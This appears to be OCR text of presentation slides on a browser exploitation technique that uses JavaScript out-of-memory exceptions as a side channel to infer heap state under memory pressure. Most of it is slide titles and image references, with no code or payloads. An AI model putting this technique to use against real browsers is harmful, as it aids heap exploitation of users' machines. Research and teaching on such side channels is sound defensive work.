


Script can detect whether an allocation succeeds or fails.


Whether an allocation succeeds or fails is a function of the existing state of the heap.

JavaScript out-of-memory exceptions are a side channel that reveals information about the state of the heap.

Feedback Loop




Chain of Deductions




Operating the browser in a regime of high memory pressure.

Operating the browser in a regime of limited availability of large contiguous regions of free address space.


Playing with Memory Pressure




Consulting the Oracle




Consulting the Oracle




Consulting the Oracle



Consulting the Oracle




Consulting the Oracle: After Reclamation



